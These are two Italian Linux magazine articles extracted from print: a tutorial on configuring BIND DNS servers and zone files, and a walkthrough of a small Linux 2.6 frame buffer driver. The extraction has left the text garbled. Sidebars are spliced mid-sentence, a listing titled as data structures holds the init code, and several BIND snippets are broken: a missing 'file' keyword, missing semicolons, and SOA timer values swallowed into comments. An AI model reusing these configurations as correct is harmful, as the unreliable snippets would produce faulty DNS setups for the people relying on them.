Ogni volta che effettuiamo un nuovo collegamento, ci viene assegnato un diverso indirizzo IP. Attraverso il sistema DNS dinamico è possibile modificare la corrispondenza tra nome di dominio ed indirizzo IP del PC connesso ogni volta che questo cambia. Questo sistema consente, pur variando l'indirizzo IP, di rintracciare la macchina sempre attraverso lo stesso nome.

COSA È UN TLD

TLD *(Top Level Domain)*, indica l'authority preposta alla registrazione di ogni singolo dominio. Questa custodisce il database che assicura la corrispondenza tra il nome a dominio utilizzato ed il DNS

TIPOLOGIE DI DOMAIN SERVER

Un server di dominio di primo livello, chiamato anche *Root Name Server,* fornisce informazioni riguardo a domini del tipo *.com, .it, .org, .net* ecc... Quando viene effettuata una ricerca per un dominio, ad esempio ***www.linux-magazine.it***, viene prima interrogato il root server autoritativo per il dominio *.it* e successivamente la ricerca prosegue verso i *Domain Name Server* di livello più basso.
Per vedere qual è il root server per il dominio *.it* si può utilizzare il comando *nslookup,* tradizionalmente utilizzato per l'interrogazione del servizio di risoluzione dei nomi:

```
nslookup it
```

Continuando nella risoluzione del nome con il comando *nslookup*, le informazioni vengono fornite dal suo server di dominio locale. Le tipologie di server di dominio sono tre: *master, slave* e *caching server.* Il *master* server contiene tutte le informazioni riguardo al dominio e le fornisce su richiesta. Lo *slave server* è utilizzato come backup nel caso il *master server* non sia disponibile e contiene le stesse informazioni del *master server.* Un *caching server* non fornisce informazioni all'esterno ed è utilizzato per fornire informazioni sui domini ad altri server o workstation all'interno della rete locale.
Un *caching server* memorizza le informazioni relative ai domini che hanno avuto un accesso in precedenza allo scopo di accelerare le ricerche successive.

ALTERNATIVE A NSLOOKUP

I programmi più utilizzati, insieme a nslookup, per l'interrogazione dei server DNS sono host e dig. Questi sono presenti di default nella maggior parte delle distribuzioni. L'utilizzo del programma host è semplicissimo, segue un esempio di utilizzo:

host 192.168.0.1

mostra l'indirizzo e il nome corrispondente

FILE DI CONFIGURAZIONE DEL SERVER

Vediamo quali sono i file necessari per configurare correttamente un server DNS. Tre sono sempre necessari qualunque tipologia di server DNS si decida di implementare, si tratta dei seguenti:

- **named.conf** – situato nella directory */etc*, contiene i parametri globali ed i riferimenti ai file di configurazione delle zone gestite dal server;
- **named.ca** – situato nella directory */var/named,* contiene i nomi e gli indirizzi dei root server;
- **named.local** – situato nella directory */var/named* fornisce le informazioni necessarie alla risoluzione dell'indirizzo dell'interfaccia *loopback* per il sistema locale *(localhost)*.

Nel caso il server DNS, che avete implementato, sia di tipo *master,* sono necessari ulteriori due file per ogni zona gestita:

- **File Zone** – contengono nomi ed indirizzi di server e workstation nel dominio locale e risolve i nomi in indirizzi locali;
- **File Reverse Zone** - questo file fornisce informazioni per risalire dall'indirizzo IP al nome associato.

Per attivare l'uso dei DNS sul vostro computer dovete inoltre modificare il file */etc/nsswitche* e controllare che contenga la riga:

```
hosts: files nisplus dns
```

con lo stesso ordine riportato. Inoltre, è necessario controllare che il file */etc/resolv.confcontenga* l'indirizzo di *loopback (127.0.0.1)* come name server.

IL SERVER DNS BIND

Nel corso dell'articolo si farà riferimento al pacchetto BIND (*Berkeley Internet Domain Name*) creato e sviluppato dalla ISC (*Internet Software Consortium*) (***www.isc.org/products/BIND***). È importante ricordare che named è il nome del demone che compie il lavoro di risoluzione dei nomi (il server vero e proprio), mentre l'intero pacchetto BIND include tutto l'occorrente alla gestione del DNS, utility di configurazione e librerie, compreso il demone *named*.

CONFIGURARE UN CACHING SERVER

È quanto di più semplice si possa fare. Se avete installato BIND, è sufficiente controllare che i vostri file di configurazione siano conformi a quelli riportati di seguito e apportare le modifiche precedentemente descritte per attivare i DNS sulla vostra macchina. Il file *named.conf* deve avere una struttura di questo tipo:

```
// named.conf for caching-nameserver
options {
    directory "/var/named";
    dump-file "/var/named/data/cache_dump.db";
    statistics-file "/var/named/data/named_stats.txt";
    ...
    // query-source address * port 53; };
//
// a caching only nameserver config
//
controls {
    inet 127.0.0.1 allow {localhost;} keys {rndckey;}; };
zone "." IN {
    type hint;
    file "named.ca";};
zone "localdomain" IN {
    type master;
    file "localdomain.zone";
    allow-update { none; }; };
zone "localhost" IN {
    type master;
    "localhost.zone";
    allow-update { none; };};
zone "0.0.127.in-addr.arpa" IN {
    type master;
    file "named.local";
    allow-update { none; }; };
zone "0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0
                                  .0.0.0.0.0.0.ip6.arpa" IN {
    type master;
    file "named.ip6.local";
    allow-update { none; }; };
zone "255.in-addr.arpa" IN {
        type master;
        file "named.broadcast";
        allow-update { none; }; };
zone "0.in-addr.arpa" IN {
        type master;
        file "named.zero";
        allow-update { none; };};
include "/etc/rndc.key";
```

Analizziamo anche la struttura di altri due file: uno di risoluzione diretta e l'altro di risoluzione inversa del nome in quanto questi, se non avete effettuato alcuna modifica, dovrebbero essere creati durante l'installazione di BIND. Per la risoluzione inversa analizziamo il file *named.local:*

```
$TTL    86400
@    IN    SOA    localhost. root.localhost.  (
    1997022700 ; Serial 28800 ; Refresh  14400  ; Retry
                             3600000  ; Expire) ; Minimum
```

```
   IN   NS   localhost.
1  IN   PTR  localhost.
```

e per la risoluzione diretta il file *localhost.zone:*

```
$TTL   86400
@  IN SOA @ root (42 ; serial 3H ; refresh 15M ; retry
                     1W ; expiry 1D ) ; minimum
   NS @
   IN A    127.0.0.1
   IN AAAA  ::1
```

CONFIGURARE UNO SLAVE SERVER O SERVER SECONDARIO

Realizzare un name server secondario non è molto diverso da quanto fatto per il caching server, si tratta soltanto di modificare alcune parti del file */etc/named.conf* e aggiungere due voci.
Supponiamo di voler utilizzare il nostro server come slave per il dominio ***linux-magazine.it,*** dobbiamo modificare il file */etc/named.conf* introducendo una nuova zona diretta ed una inversa come segue:

```
zone "linux-magazine.it" {
       notify no ;
       type slave ;
       file "linux.it"

       masters { x.y.z.w ;} ;} ;
zone "z.y.x.in-addr.arpa" {
       notify no;
       type slave;
       file "linux.rev";
       masters{ x.y.z.w;};};
```

Dove *x.y.z.w* è l'indirizzo IP del master server. I file *linux.it* e *linux.rev* non devono essere creati, in quanto questa operazione è svolta in automatico dal server Bind. L'unica precauzione è utilizzare gli stessi nomi presenti sul master server.

CONFIGURARE UN MASTER SERVER

Per configurare un master server dobbiamo partire con una modifica simile a quanto abbiamo già fatto per lo *slave server.* In questo caso le zone diretta e inversa che dobbiamo aggiungere saranno del tipo:

```
zone "linux-magazine.it" {
       notify no ;
       type master ;
       file "linux.it"} ;

zone "z.y.x.in-addr.arpa" {
       notify no;
       type master;
       file "linux.rev"; };
```

Questa volta però i file di zona *linux.it* e di zona inversa *linux.rev* dobbiamo crearli da zero nella directory */var/named.* Vediamo un semplice esempio per il file di zona diretta *linux.it* rimandando per le opzioni alla guida di *BIND.*

```
@ IN SOA main.linux-magazine.it. mail.linux-
                                    magazine.it. ( /
      ; Seriale
   8h ; Refresh
   2h ; Retry
   1w ; Scadenza
   1d) ; Minimo TTL
NS main.linux-magazine.it. /
NS stefano.linux-magazine.it.
MX 10 main; Server di Posta Primario
MX 20 Celeron1000; Server di Posta Secondario
```

Adesso creiamo il file per la zona inversa *linux.rev:*

```
@ IN SOA main.linux-magazine.it. mail.linux-
                                    magazine.it. ( /
       ; Seriale
    8h ; Refresh
    2h ; Retry
    1w ; Scadenza
   1d) ; Minimo TTL
       NS      main.linux-magazine.it.
1      PTR     main.linux-magazine.it.
2      PTR     Celeron1000.linux-magazine.it.
```

Questi file devono essere presenti entrambi nella directory */var /named.*

UN ESEMPIO PRATICO DI UTILIZZO

Nel realizzare un server DNS per la vostra azienda, il primo punto da focalizzare è quello di isolare alcune zone nella gerarchia dei DNS. Realizzeremo quindi un server DNS esterno con limitate informazioni, e server DNS interni distribuiti sulla rete interna per prevenire traffico DNS non necessario e contemporaneamente ridurre la latenza nella risoluzione dei nomi. Separare server interni e esterni, permette di rendere noti soltanto alcuni host all'esterno e proteggere quelli interni. Un modo semplice per ottenere questo risultato, è quello di creare una gerarchia. Sicuramente il dominio che andrete ad amministrare sarà un dominio di secondo livello (il primo livello solitamente sarà *.it, .com, .org* ecc...) come *linux-magazine.it.* Inoltre, supponiamo di dover riconoscere i vari dipartimenti all'interno dell'azienda. Molto probabilmente le macchine di ogni dipartimento avranno accesso frequente ad altre macchine dello stesso dipartimento per cui è ragionevole che i nomi dei vari host vengano risolti dal server DNS locale di ciascun dipartimento. Possiamo immaginare una struttura globale come quella visibile in **Figura 1**.
Abbiamo così creato una struttura DNS che limita ciascun dipartimento senza aver creato un unico server per tutta l'azienda.
Predisponendo un server per ciascuno di essi e rendendolo pri-





Fig. 1 • Esempio di struttura dei server DNS all'interno dell'azienda

mario *(master)* per il dipartimento a cui appartiene e secondario (slave) per gli altri, abbiamo ottimizzato il traffico e ottenuto un notevole aumento della sicurezza, in quanto il sistema prevede una ridondanza dei dati. La limitazione del traffico può essere ottenuta configurando ciascuna workstation per interrogare prima il server del dipartimento a cui appartiene e in caso di fallimento il server di un altro. Prendiamo in considerazione il server DNS del dipartimento di progettazione, il nome sarà ad esempio ***www.progettazione.linux-magazine.it.*** Possiamo scegliere di rendere utilizzabile questo nome soltanto all'interno della nostra azienda e non all'esterno, per evitare di fornire informazioni sulla struttura della nostra rete. Quello che è invece importante ricordare è che gli utenti interni, devono essere in grado di poter risolvere i domini presenti su Internet. Ci sarà quindi bisogno di configurare il server DNS interno per poter accedere ai root server dei DNS su Internet.Vediamo adesso la configurazione dei server DNS dell'azienda. Iniziamo con il server principale che contiene la versione interna della zona ***linux-magazine.it.*** Questo server provvede anche a delegare l'autorità per i sottodomini interni alla nostra azienda.
Per raggiungere il nostro scopo, il file *linux-magazine.zone* deve presentarsi nel seguente modo:

```
@ IN SOA linux-magazine.com. root.linux-magazine.com
. (
05030300 ; Numero Seriale: aammgg
3600 ; Refresh in sec
3600 ; Retry in sec
432000 ; Scadenza in secs
86400) ; Minimo in sec
IN NS ns-interno.linux-magazine.com. ; name server
                                               interno
IN A x.y.z.12 ;Indirizzo IP del server Interno
      supposto l'ultimo byte dell'indirizzo uguale a 12
IN MX 0 mail.linux-magazine.com. ;destinazione della
                                                  posta
IN HINFO Machine OS ;tipo di macchina e sistema
                                              operativo
localhost IN A 127.0.0.1 ; indirizzo di loopback
ns.progettazione.linux-magazine.com. IN A xxx.xxx.xxx.100
;indirizzo IP di progettazione supposto l'ultimo byte
                             dell'indirizzo uguale a 100
progettazione.linux-magazine.com. IN NS
                     ns.progettazione.linux-magazine.com.
; name server di progettazione.linux-magazine.com
```

Questa sarà la base del vostro server interno principale. Con questa configurazione, il computer che avete utilizzato è diventato il master server per la zona *linux-magazine.it* ed avete trasferito il controllo della zona *progettazione.linux-magazine.it* al name server del dipartimento di progettazione. L'ultimo passo per il server principale è realizzare un file che mappi l'indirizzo IP del computer nel nome corrispondente. Questo file è solitamente chiamato *z.y.x.rev* anche se come per i nomi delle zone non c'è nessun vincolo, dove *x,y,z* sono i primi tre byte di un indirizzo IP in classe C). Ad esempio nel caso di IP 217.133.42.44 il file si chiamerà *42.133.217.rev.* Un possibile file di configurazione è il seguente:

```
@ IN SOA company.com. root.company.com. (
05030400 ; Numero Seriale: aammgg
3600 ; Refresh in sec
3600 ; Retry in sec
432000 ; Scadenza in sec
86400) ; Minimo in secs
IN NS ns-interno.linux-magazine.it.
12 IN PTR ns-interno.linux-magazine.it.
100 IN PTR ns.progettazione.linux-magazine.it.
```

dove 12 e 100 sono il byte *w* di un indirizzo IP del tipo *x.y.z.w.*
In questo modo abbiamo definito due name server, uno per la zona *linux-magazine.it* e l'altro per la zona *progettazione.linux-magazine.it.* Aggiungere altri host è estremamente semplice, basta aggiungere un record del tipo *IN A* nel file di mappatura diretta del nome (solitamente *.zone*) e un record *IN PTR* nel file di mappatura inversa del nome (solitamente *.rev*).

Roberto di Stefano

Sistema

IMPLEMENTAZIONE DEL FRAME BUFFER

Dopo aver discusso l'accesso ad una periferica di frame buffer da parte dello spazio utente, passiamo alla descrizione dell'implementazione di un driver di frame buffer in Linux-2.6.12-rc2

Il problema più ricorrente affrontato dagli sviluppatori del Kernel, è quello dell'astrazione di una funzionalità dalle caratteristiche dell'hardware sottostante tramite la definizione di strutture dati che permettano di descrivere le singole istanze implementative. Una buona organizzazione delle strutture dati è d'altronde alla base della buona programmazione, come già sottolineava Frederick Brooks nel '75 in *"The Mythical Man-Month"* (**box** - *Importanza delle strutture dati*). Un driver di frame buffer, perciò, si riduce principalmente ad una struttura dati che descriva l'hardware che si vuole pilotare: le dimensioni dello schermo, la disposizione dei pixel in memoria video e l'indirizzo fisico della memoria video.

NOTA Per motivi di spazio i listati a cui si fa riferimento nel testo sono disponibili nel CD-DVD allegato all'interno della directory *~/software_listati/Kernel_Zone.*

LE STRUTTURE DATI DEL FRAME BUFFER

Per presentare al Kernel la propria periferica video, occorre compilare tre strutture dati di lavoro e una di gestione. Le strutture di lavoro sono struct *fb_ops*, che contiene puntatori a funzioni definite nel driver stesso, come tutte le strutture dati il cui nome finisce in *_ops* oppure *_operations;* struct *fb_var_screeninfo,* definisce le caratteristiche del dispositivo o del modo video configurabili dall'utente *("variabili");* struct *fb_fix_screeninfo* definisce le caratteristiche di dispositivo e modo video che sono immutabili *("fisse").* In realtà, alcuni campi della struttura fix non sono realmente fissi, perché vengono modificati dal driver quando si passa da un modo video ad un altro (per esempio, passando da un modo in bianco e nero ad un modo a colori); così non tutti i campi della struttura var possono essere modificati, infatti uno dei metodi nella struttura *ops* si chiama *fb_check_var* proprio per verificare che la struttura passata dallo spazio utente descriva una situazione accettabile.

La struttura di più alto livello, struct *fb_info,* contiene un puntatore a struct *fb_ops* e una istanza di ognuna delle strutture *fix* e *var.* È consuetudine, per migliorare la leggibilità del codice, definire le tre strutture indipendentemente per poi assegnare i campi *fix* e *var* di struct *sb_info* al momento del caricamento del modulo. Tutte le strutture dati relative ad un frame buffer sono definite in *<linux/fb.h>,* dove ogni campo è brevemente commentato.

Il **Listato 1** (*Strutture dati - file small-fb-data*) mostra le strutture dati definte da *smallfb,* un modulo di esempio che implementa un frame buffer per Linux-2.6. Le strutture implementate sono minimali, per limitare al massimo la complessità dell'esempio.

IMPORTANZA DELLE STRUTTURE DATI

L'aforisma di Brooks recitava *«se mi si mostrano i diagrammi di flusso ma non le tabelle, continuerò a non capire, se mi si mostrano le tabelle non mi serviranno i diagrammi di flusso perché risulteranno ovvi».* Il brano è stato ripreso da Raymond, nel famoso *"La cattedrale e il bazaar"*, sostituendo *"codice"* a *"diagrammi di flusso"* e *"strutture dati"* a *"tabelle"*.

IL MODULO SMALLFB

In un dispositivo embedded, il ruolo del driver di frame buffer risulta in genere abbastanza semplice: nella fase di inizializzazione il driver deve configurare i registri del microprocessore per

LE MAPPE DI MEMORIA

Le mappe di memoria di un processo, disponibili in formato testuale in */proc/pid/maps,* rappresentano tutte le aree di memoria virtuale attualmente in uso da parte di un processo.
Poiché tali aree includono quelle create tramite la chiamata di sistema *mmap,* è possibile vedere quali indirizzi fisici vengono usati da X11, come *offset* all'interno di */dev/mem.*
Per esempio, sulla mia macchina di prova, osservo le seguenti mappe:

```
lama% cat /proc/1198/maps | grep          /dev/mem
000a0000-000c0000 rwxs 000a0000 03:01 96      /dev/mem
000f0000-00100000 rwxs 000f0000 03:01 96      /dev/mem
b7418000-b7428000 rwxs 000a0000 03:01 96      /dev/mem
b7428000-b7c28000 rwxs f8200000 03:01 96      /dev/mem
b7c28000-b7e28000 rwxs f8000000 03:01 96      /dev/mem
```

I campi che interessano sono i primi due (intervallo di indirizzi virtuali) e il quarto (*offset* nel file, cioè indirizzo fisico). In questo caso, l'area ad indirizzo *0xf8000000* occupa due 2MB e quella a *0xf8200000* occupa 8MB. Normalmente il *frame buffer* e l'area più ampia in uso, infatti usando *0xf8200000* icome *=SF\BASE=* il modulo *smallfb* funziona su questa macchina. Si noti come *lspci* riporti un'unica area di 64MB associata alla periferica video all'indirizzo *0xf8000000*: per sapere come viene usato tale intervallo di indirizzi, occorre conoscere la periferica, per cui le mappe di X sono un utile aiuto.

attivare l'uscita video appropriata e poi tutto funziona autonomamente. Le applicazioni dovranno poi leggere e scrivere i pixel usando */dev/fb0*, ma non potranno cambiare la modalità video né altre caratteristiche del driver o della modalità di uscita dell'informazione. Nel mondo PC, invece, normalmente le applicazioni in spazio utente possono cambiare la modalità video durante il funzionamento della macchina. Questo avviene in base al tipo di monitor collegato alla macchina, in base alle preferenze dell'utente o anche solo in base allo specifico modello di scheda video, tra quelle supportate dal driver, che si sta usando. Per evitare questa complessità e ricondurci invece ad una situazione più semplice, con un solo modo video, il codice di smallfb si appoggia sulla modalità grafica di X11. Se da un lato questo vincola a caricare il modulo solo dopo aver avviato X, dall'altro la semplificazione del codice è impareggiabile: il **Listato 2** *(Il codice di smallfb - file small-fb-code)* contiene tutto il codice necessario a far girare il modulo, con la sola eccezione delle strutture dati, già mostrate nel **Listato 1**. Il modulo *smallfb*, nella forma mostrata, si appoggia su un modo grafico a 24 bit per pixel, di risoluzione 1024x768.
L'indirizzo di partenza della memoria video, *0xf8200000,* è stato ricavato osservando le mappe di memoria del processo X, come descritto nel **box** - *Le mappe di memoria.*
Dopo aver caricato il modulo sulla macchina, si può verificare la sua presenza in */proc/fb,* ed ottenere le sue caratteristiche tramite il comando *fbset.*

```
lama% cat /proc/fb
    0 small-FB
    lama% fbset -fb /dev/fb0
    mode "240x320"
        geometry 240 320 240 320 24
        timings 0 0 0 0 0 0 0
        rgba 8/16,8/8,8/0,0/0
    endmode
```

Si noti come nel caso mostrato, il sistema non contiene alcun altro dispositivo di tipo *frame buffer;* in un sistema con un driver di *frame buffer* per la scheda video, il modulo *smallfb* si trovereb-

LISTATO 1: Strutture dati di small-fb-data

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>
#include <linux/fb.h>
#include <linux/init.h>
#include <asm/uaccess.h>
#define SF_WIDTH 240
#define SF_HEIGHT 320
#define SF_BPP 3 /* bytes per pixel */
#define SF_STRIDE 1024
#define SF_BASE  0xf8200000
/* init and cleanup */
int __init sf_init(void)
{
    int ret;
    char __iomem *addr;
    sf_info.fix = sf_fix;
    sf_info.var = sf_var;
    addr = ioremap(SF_BASE, sf_info.screen_size);
    if (!addr) return -ENOMEM;
    sf_info.screen_base = addr;
    ret = register_framebuffer(&sf_info);
    if (ret)
      iounmap(addr);
    else
      printk("small-FB registered\n");
    return ret;
}
void __exit sf_exit(void)
{
    unregister_framebuffer(&sf_info);
    iounmap(sf_info.screen_base);
    printk("small-FB unregistered\n");
}
module_init(sf_init);
module_exit(sf_exit);
```

be su */dev/fb1* invece che su */dev/fb0.* Inoltre, si nota come i parametri di temporizzazione video non siano stati definiti nelle strutture dati. La dimensione, di 240x320 pixel è tipicamente quella di un elaboratore palmare. L'area di pixel corrispondente a smallfb viene rappresenta sullo schermo della macchina ospite nell'angolo in alto a sinistra, ma nulla vieta di usare un'altra posizione, cambiando l'indirizzo di partenza. L'allineamento verticale tra righe successive è stato realizzato tramite la definizione della macro *SF_STRIDE* (**Listato 2**), che viene usato nel **Listato 1** per definire il campo *line_length* in struct *fb_fix_screeninfo.* Il campo *line_length* è stato concepito proprio al fine di supportare aree di memoria video in cui la riga visualizzata non occupi tutta la memoria compresa tra l'inizio di una riga e l'inizio della successiva. Per esempio, è comune per gli schermi di 240 pixel di allineare le righe ad una distanza di 256 pixel una dall'altra (quindi 512 byte, se si tratta di display a colori con 16 bit per pixel). Se da un lato questo allineamento porta ad uno spreco di memoria pari a 16 pixel ogni 240, il calcolo dell'indirizzo di memoria associato ad un pixel di coordinate date risulta semplificato, permettendo di lavorare per campi di bit. Nell caso di *smallfb,* l'uso di *line_ length* permette l'allineamento del frame buffer virtuale all'interno di quello fisico. I byte aggiuntivi tra una riga del frame buffer e la successiva, generalmente non vengono utilizzati in alcun modo e possono essere letti o sovrascritti senza effetti collaterali. Per questo motivo, ma anche per evitare inutili complicazioni nel codice del kernel, i metodi *read* e *write* del driver di frame buffer non saltano le aree di fine-riga, ma più semplicemente aprono una finestra sulla memoria fisica comprensiva dei pixel non visualizzati. 0Una semplice verifica di questo comportamento può essere la copia di */dev/zero* o */dev/urandom* su *smallfb* (cioè */dev/fb0* o */dev/fb1*); tale copia sovrascriverà il contenuto delle prime 320 righe dello schemo di X, per tutta la loro lunghezza. Oppure si può più semplicemente verificare la dimensione di *smallfb:*

```
lama% wc -c /dev/fb0; expr 1024 \* 3 \* 320
 983040 /dev/fb0
lama% expr 1024 '*' 3 '*' 320
983040
```

INTERAZIONE TRA SMALLFB E LA GRAFICA OSPITE

Un modulo come smallfb naturalmente ha solo un ruolo esemplificativo riguardo al codice del kernel, in quanto non è possibile usare il frame buffer associato come se fosse il display principale di sistema. Se da un lato X11 continuerà a modificare i pixel di tutto lo schermo reale in base alle sue necessità, dall'altro riscontriamo una serie di difficoltà dovute alla gestione dei terminali virtuali e della console di sistema. Per risolvere il primo problema è possibile aprire una finestra fantasma di 240x320 pixel che rimanga sempre sopra le altre e non abbia alcun bordo aggiunto dal gestore di finestre. Per esempio, il programma fbanta, mostrato nel **Listato 3** *(file fbanta),* è una prima approssimazione verso questo obiettivo. Il **Riquadro 3** - *Gli errori di fbanta,* descrive le sue imperfezioni. Il secondo problema, relativo ai terminali virtuali, impedisce di far girare una sessione di X11 o altri ambienti grafici sul nostro frame buffer. Nel driver di terminale virtuale *(drivers/char/vt.c* e *drivers/char/vt_ioctl.c),* il kernel permette ad un processo di prendere il controllo di uno specifico terminale e di gestire l'entrata e l'uscita da tale terminale virtuale. Questo meccanismo si chiama controllo da parte di un processo (process control nei sorgenti) per lo specifico terminale. Per esempio, in una normale installazione, il sistema fa girare 6 istanze di *getty* in modo testo (terminali da 1 a 6); il terminale 7 viene poi gestito dal server X, prima sotto il controllo di un display manager *(xdm, gdm* o *kdm)* e, dopo l'autenticazione, come sessione grafica di uno specifico utente. Il server X all'avvio, dopo aver aperto il terminale 7, ne assume il controllo in modo da poter gestire le transizioni da e verso tale terminale. In questo modo X11 può essere l'unica applicazione che manipola i registri della scheda video, controllando sia l'ingresso nel terminale controllato (per esempio quando si usa *Alt-F7* da un terminale testuale) sia l'uscita da esso (per esempio quando si usa *Ctrl-Alt-F1* dalla sessione grafica). I comandi di *ioctl* che implementano questi meccanismi sono *VT_ACTIVATE, VT_WAITACTIVE* e *VT_RELDISP,* a cui viene affiancato

GLI ERRORI DEL PROGRAMMA FBANTA

L'applicativo fantasma di esempio sembra fare il suo dovere nel riservare i primi 240x320 pixel dello schermo: ha una dimensione fissa ancorata allo schermo fisico, non ha i bordi del gestore di finestre e rimane sempre in superficie. In realtà ci sono due dettagli che lo rendono poco efficace nel suo scopo.
Prima di tutto, la finestra di */usr/bin/wish* non è inattiva ma grigia.
Questo significa che ogni volta che viene sollevata sopra ad un'altra finestra (in risposta all'evento *"Visibility"*, viene ridisegnata del suo colore, sovrascrivendo eventuali dati di *smallfb).* Questo problema si può risolvere solo scrivendo un'applicazione apposita in C, che non rinfreschi mai la propria finestra; il *comand =break=* nella gestione dell'evento *"Expose"* è inutile in *fbanta,* ma dà l'idea di quello che serve fare: niente e niente altro (ma Tk ovviamente mantiane l'integrità della finestra ridisegnandola).
Un altro problema con *fbanta* sta nel suo venir ricoperto, seppure temporaneamente, dalle altre finestre. Se una finestra copre *fbanta,* la finestra che copre viene disegnata prima di riportare l'evento di *"Visibility"* alla finestra che è stata coperta. Questo problema non credo sia risolubile senza modificare X.
Un meccanismo come quello di *fbanta,* viene usato da *xawtv* e altri programmi per vedere la televisione sul PC: i dati vengono trasmessi sulla memoria video dalla periferica di acquisizione, senza intervento del processore, mantenendo una finestra inattiva all'interno dell'ambiente grafico X; in questo caso i programmi più evoluti possono modificare il programma di DMA in risposta agli eventi di *"Visibility"* e di *"Expose".*

VT_OPENQRY usato per chiedere al sistema quale sia il primo terminale non ancora in uso, motivo per cui X normalmente gira sul terminale 7. Questa infrastruttura di controllo di processo per i terminali virtuali è fondamentale per un corretto funzionamento degli applicativi grafici anche nei casi in cui non serva riprogrammare la periferica video, come i sistemi embedded, in cui il frame buffer non cambia mai di risoluzione. Poiché un cambio di terminale comporta il rinfresco completo della schermata, l'applicativo grafico deve poter controllare questi eventi in quanto il kernel non può procedere autonomamente al refresh dell'immagine. Diversa è la situazione per i terminali in modo testo, perché in questo caso la schermata viene gestita dal codice del kernel, che può effettuare autonomamente la commutazione da un terminale all'altro. È proprio l'infrastruttura appena descritta che impedisce di far girare un server X o un altro applicativo grafico evoluto su *smallfb:* tale applicativo chiederà di aprire un nuovo terminale *(VT_OPENQRY),* renderlo terminale corrente *(VT_ACTIVATE)* e assumerne il controllo *(VT_SETMODE).* In una installazione di default, *VT_OPENQRY* assegnerà il terminale 8 al nuovo processo, e *VT_ACTIVATE,* il cui codice invoca *change_console(),* manderà un segnale al server X per segnalare l'uscita dal terminale 7. A questo punto X riprogrammerà la scheda video per la modalità testo in cui si trovava prima di prenderne il controllo, e il nostro frame buffer parassita scomparirà insieme alla schermata grafica. Una volta acquisito il terminale 8, l'applicativo andrà a scrivere sulla memoria di *smallfb* che però non è più visualizzata sullo schermo e probabilmente svolge un altro ruolo nella VGA testuale. L'effetto finale dipende dalla specifica istanza di VGA in uso e non sono da escludersi guai grossi nel sottosistema video o nel kernel in generale. Naturalmente la situazione è meno problematica per chi stia usando un frame buffer anche per la modalità testo, con la stessa configurazione hardware usata da X, ma comunque è sconsigliabile toccare alcunché nella propria scheda video mentre *smallfb* è caricato.

LE ACCELERAZIONI GRAFICHE

Normalmente una schermata grafica viene usata più per mostrare finestre piene di pulsanti e immagini in movimento che per riempire lo schermo un pixel alla volta come abbiamo fatto noi con *fbwrite.* Questa constatazione, unita all'ubiquità dell'astrazione frame buffer, che troviamo tanto sui cellulari in bianco e nero quanto sulle macchine da tavolo con risoluzione di 1600x1200 pixel a colori, fa comprendere come qualche scorciatoia nell'esecuzione di operazioni ripetitive potrebbe essere benefica per le prestazioni del sistema grafico. I tipi di accelerazione offerti dalle varie periferiche grafiche sono alquanto variabili nei dettagli, ma le forme più comuni consistono nel riempimento di rettangoli, nella copia di aree all'interno dello schermo e nella visualizzazione di immagini preconfezionate in memoria. Queste tre forme di accelerazione, perciò, vengono sempre offerte dal device driver di frame buffer, indipendentemente dalla presenza o meno di qualche aiuto da parte dell'hardware.
Se l'hardware non implementa queste funzionalità, il driver può appoggiarsi su implementazioni software generiche già implementate nel kernel; questo è per esempio il percorso scelto in smallfb, dove i puntatori alle funzioni *cfb_fillrect, cfb_copyarea, cfb_imageblit* si riferiscono proprio a queste funzioni generiche (dove *cfb* sta per *color frame buffer*). In questo modo, ogni applicazione che debba svolgere uno di questi compiti può appoggiarsi al codice accelerato, senza bisogno di scegliere il suo comportamento in base alle caratteristiche dell'hardware sottostante. Allo stesso modo, di questi tre metodi accelerati di frame buffer usufruisce il codice della console testuale *(frame buffer console),* qualunque sia il dispositivo sottostante.
Altre forme di accelerazione vengono implementate dagli specifici driver e comunicate allo spazio utente tramite un identificativo numerico, il cui nome simbolico inizia con *FB_ACCEL* (nel caso di *smallfb, FB_ACCEL_NONE*).
Tale identificativo fa parte di struct *fb_fix_screeninfo* e viene recuperato dallo spazio utente tramite il comando *ioctl FBIOGET_ FSCREENINFO,* lo stesso usato in *fbwrite,* insieme *FBIOGET_ VSCREENINFO,* per sapere le caratteristiche del frame buffer in uso.

Alessandro Rubini

APPROFONDIMENTI

